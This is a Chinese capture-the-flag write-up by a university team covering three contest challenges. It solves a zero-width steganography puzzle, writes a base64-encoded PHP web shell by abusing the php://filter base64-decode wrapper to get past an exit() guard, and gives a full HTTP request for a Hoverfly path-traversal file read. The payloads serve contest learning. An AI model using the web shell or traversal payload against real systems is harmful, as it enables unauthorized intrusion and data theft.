第六届“金盾信安杯”线上挑战赛 writeup

郑州大学 VOZ 战队 WRITEUP

一、战队信息

战队名称：VOZ
所属单位：郑州大学
战队成员姓名：肖永康、陈宏铭、周崇高

二、解题情况


三、解题过程

Misc 1 大赛宗旨

操作内容：

vscode打开文件，看起来是零宽字符隐写。

放到解密网站： https://www.mzy0.com/ctftools/zerowidth1/ ，进行解密。



得到结果：

```
ZmxhZ3s1ZDU1NTVmYS0xMzAzLTRiNDMtOGVlZi1kNmVhN2M2NGMzNjF9
```

看起来好像不是 flag，猜测是某种加密后的密文。

尝试后发现是 base64 encode ， 放到 cyberchef 里面解密，得到 flag

flag值：

```
flag{5d5555fa-1303-4b43-8eef-d6ea7c64c361}
```

Web 1 fillllll_put

操作内容：

开题一看，上来就是 `<?php exit()` ，直接就死亡退出了。要想办法绕过，可以用 `php://filter`。刚开始想到 UTF-8 转 UTF-7 打乱标签，但是咱还要往里面写 PHP 一句话木马，不能这样。

于是想到可以用 `php://filter/write=convert.base64-decode/resource=...` ，对要输入的数据进行 base64 decode。注意 base64 decode 是以四个字符为一组，不属于那 64 个字符的会自动跳过。

所以对 `<?php exit();` 进行 decode 就相当于对 `phpexit` 进行解密，然后后面加个 a。

最后将一句话木马 base64 encode ， 附加在 `a` 后面，构成 payload:

```
http://121.41.16.43:54066//index.php?
filename=php://filter/write=convert.base64-
decode/resource=passion.php&content=aPD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7Pz4
=
```

寻找 `flag.txt` 文件。

```
http://121.41.16.43:54066/passion.php?cmd=find%20/%20-name%20flag.txt
```

查看 `flag.txt` 文件。

```
http://121.41.16.43:54066/passion.php?cmd=cat%20/tmp/flag.txt
```

flag值：

```
flag{7b3bcd08-0545-4599-a7b2-1f9bf0111944}
```

Web 2 hoverfly

操作内容

发现这好像是个 CMS，上网看看有没有公开的 exp，结果有：
https://github.com/advisories/GHSA-6xx4-x46f-f897
存在任意文件读取漏洞。

难点是找到 `flag` 到底在哪。

最后用字典爆破文件名，发现 `flag` 在 `/tmp/fa1g`。

payload:

```
POST /api/v2/simulation HTTP/1.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: _tea_utm_cache_10000007=undefined

{"data":{"pairs":[{
"request":{},"response": {
"bodyFile": "../../../../../tmp/fa1g"}} ]},"meta":{"schemaVersion":"v5.2"}}
```

flag值：

```
flag{ec93e87b-1f0b-433f-8d3b-b1a6e077504b}
```